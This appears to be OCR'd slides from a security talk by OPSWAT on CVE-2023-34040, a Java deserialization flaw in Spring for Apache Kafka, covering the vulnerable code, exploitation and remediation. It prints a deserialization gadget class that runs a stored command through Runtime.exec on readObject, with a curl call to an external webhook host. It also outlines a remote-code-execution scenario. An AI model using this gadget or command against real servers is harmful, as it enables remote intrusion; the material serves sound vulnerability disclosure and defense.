



```
127    public static DeserializationException byteArrayToDeserializationException(LogAccessor logger, byte[] value) {   logger:
128        try {
129            ObjectInputStream ois = new ObjectInputStream(new ByteArrayInputStream(value)) {   value: [-84, -19, 0, 5, 115, 1
130
131                boolean first = true;
132
133                @Override
134                protected Class<?> resolveClass(ObjectStreamClass desc) throws IOException, ClassNotFoundException {
135                    if (this.first) {
136                        this.first = false;
137                        Assert.state(desc.getName().equals(DeserializationException.class.getName()),
138                                message: "Header does not contain a DeserializationException");
139                    }
140                    return super.resolveClass(desc);
141                }
142
143
144            };
145            return (DeserializationException) ois.readObject();   ois: ListenerUtils$1@10140
146        }
```

How to Exploit?

RCE


GADGETS CHAIN




```java
public class ProcBuilder implements Serializable {  no usages

    private String cmd;  4 usages        cmd: "curl https://webhook.site/3d120dbd-8dda-47ad-8f4e-ebd8b211dc3e"

    public String getCmd() { return cmd; }

    public void addCommandInNotBeanStandardWay(String string ) { cmd = string; }

    public void setCmd(String cmd) {  1 usage
        this.cmd = cmd;
        try {
            Runtime.getRuntime().exec(cmd);
        } catch (IOException e) {
            e.printStackTrace();
        }
    }

    private void readObject(ObjectInputStream ois) throws IOException, ClassNotFoundException {  no usages        ois: ListenerUtils$1@10423
        ois.defaultReadObject();   ois: ListenerUtils$1@10423
        setCmd(cmd);   cmd: "curl https://webhook.site/3d120dbd-8dda-47ad-8f4e-ebd8b211dc3e"
    }
}
```

OPSWAT.

Exploitation and Remediation



Exploit: Scenario

Apache server that runs affected version of Spring for Apache Kafka.

Attacker creates a malicious object and sends it to server for deserialization.

After successfully establishing a connection, execution commands will be sent to hide the behavior and execute exploits to exert **complete control** of the victim's device.

Remediation

- Scan with MetaDefender Core (SBOM).
- Update to later version.
- Do not set the checkDeserExWhenKeyNull or checkDeserExWhenValueNull container properties when not in use.

OPSWAT.

Demo video


We have two video:

Exploitation:

- Server
  + Deploy vulnerable server
- Attacker:
  + Prepare RCE payload
  + Upload to server through maven commands
  + Discovery directory on server

Remediation:

- Scan with MetaDefender Core



EXPLOITATION AND REMEDIATION

Exploitation video

OPSWAT.

PoC of CVE - 2023 - 34040

EXPLOITATION AND REMEDIATION

Remediation video

OPSWAT.

CVE-2023-34040 Remediation with MetaDefender Core

Thank you for listening
Q&A

OPSWAT.